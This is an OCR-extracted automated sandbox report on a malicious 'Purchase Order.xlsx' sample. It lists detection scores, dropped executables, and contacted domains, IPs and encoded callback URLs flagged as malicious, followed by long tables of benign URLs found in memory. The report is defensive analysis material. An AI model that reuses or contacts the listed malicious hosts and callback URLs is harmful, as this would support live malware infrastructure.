


Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase Order.xlsx	24%	ReversingLabs	Document-Office.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\scancopy87867678[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe	5%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Nla\acqyswhf.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\Nla\dtz25z5e9sr.exe	21%	ReversingLabs	Win32.PUA.Wacapew	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.acqyswhf.exe.220000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.0.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
4.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
6.1.dtz25z5e9sr.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.dtz25z5e9sr.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
land-il.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.bmtxm.com/j5an/?3fk=6SPexGd0ZJ0Mz+FJ+cy7OLUKwTeaGjB/WusfxloW69kYZYqYrDfxiIlikZagIGHK+b+BQQ==&9rO4=E4xhcD5XlJSXW	0%	Avira URL Cloud	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.land-il.com/j5an/?3fk=jkLgRzxvTxu7277EKfJN7tKRHYJxZ3c6o/hCpD9wXnjOSj4zaLYT7gQTd+fjCtE9cXdA/Q==&9rO4=E4xhcD5XlJSXW	0%	Avira URL Cloud	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.streamelemeants.com/j5an/?3fk=hrvp4+cUQU8zV/SJvc4Npds81eds1Wb4LfPiDx6kUcwrGKBrK/T3B2Sdlv8rg9j1CS48fg==&9rO4=E4xhcD5XlJSXW	0%	Avira URL Cloud	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://www.mct.ltd/j5an/?3fk=jfM0s3t3pF6231rQ9Ypgo/tIMSV8ijVp9KulJ4ArWd+XWOyrlsks5AwgkklZ8lU5NlnM6w==&9rO4=E4xhcD5XlJSXW	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
land-il.com	50.87.169.249	true	true	• 0%, Virustotal, Browse	unknown
www.streamelemeants.com	81.17.18.195	true	true		unknown
www.fsjinhua.net	23.228.109.141	true	true		unknown
www.bmtxm.com	103.209.233.78	true	true		unknown
cdn.discordapp.com	162.159.130.233	true	false		high
aspiringeyephotos.com	34.102.136.180	true	true		unknown
www.mct.ltd	104.21.47.75	true	true		unknown
www.chenangopistolpermit.com	208.92.209.208	true	true		unknown
www.land-il.com	unknown	unknown	true		unknown
www.aspiringeyephotos.com	unknown	unknown	true		unknown
www.aulbalu.com	unknown	unknown	true		unknown
www.chuanxingtong.com	unknown	unknown	true		unknown
www.dchasers.net	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.bmtxm.com/j5an/?3fk=6SPexGd0ZJ0Mz+FJ+cy7OLUKwTeaGjB/WusfxloW69kYZYqYrDfxiIlikZagIGHK+b+BQQ==&9rO4=E4xhcD5XlJSXW	true	• Avira URL Cloud: safe	unknown
http://www.land-il.com/j5an/?3fk=jkLgRzxvTxu7277EKfJN7tKRHYJxZ3c6o/hCpD9wXnjOSj4zaLYT7gQTd+fjCtE9cXdA/Q==&9rO4=E4xhcD5XlJSXW	true	• Avira URL Cloud: safe	unknown
http://www.streamelemeants.com/j5an/?3fk=hrvp4+cUQU8zV/SJvc4Npds81eds1Wb4LfPiDx6kUcwrGKBrK/T3B2SdIv8rg9j1CS48fg==&9rO4=E4xhcD5XlJSXW	true	• Avira URL Cloud: safe	unknown
http://www.mct.ltd/j5an/?3fk=jfM0s3t3pF6231rQ9Ypgo/tIMSV8ijVp9KulJ4ArWd+XWOyrlsks5AwgkklZ8lU5NlnM6w==&9rO4=E4xhcD5XlJSXW	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.sogou.com/favicon.ico	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000008.00000000.2195827526.000000000A3E9000.00000008.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://fr.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000008.0000000 0.2195645892.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000008.0000000 0.2181773215.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.autoitscript.com/autoit3/J	vbc.exe, 00000004.00000002.218 2149454.0000000002834000.00000 004.00000001.sdmp, acqyswhf.exe, 00000005.00000000.216267643 2.0000000000C99000.00000002.00 020000.sdmp, dtz25z5e9sr.exe, 00000006.00000000.2164218683.0 0000000004C9000.00000002.00020 000.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://buscar.ozu.es/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://nsis.sf.net/NSIS_Error	vbc.exe, vbc.exe, 00000004.000 00002.2181033509.000000000040A 000.00000004.00020000.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000008.0000000 0.2191369780.000000000856E000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.sify.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000008.0000000 0.2195645892.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000008.0000000 0.2195827526.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
